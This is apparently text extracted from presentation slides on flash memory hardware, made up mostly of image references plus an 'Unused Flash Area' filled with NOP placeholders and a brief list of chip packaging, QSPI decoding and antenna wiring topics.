


Unused Flash Area

NOP NOP NOP NOP NOP NOP NOP NOP  
NOP NOP NOP NOP NOP NOP NOP NOP  
NOP NOP NOP NOP NOP NOP NOP NOP  
NOP NOP NOP NOP NOP NOP NOP NOP

# THIS WILL BE EASY

Nothing is easy.

- USON/WLCSP
- QSPI Decoder
- Antenna wires













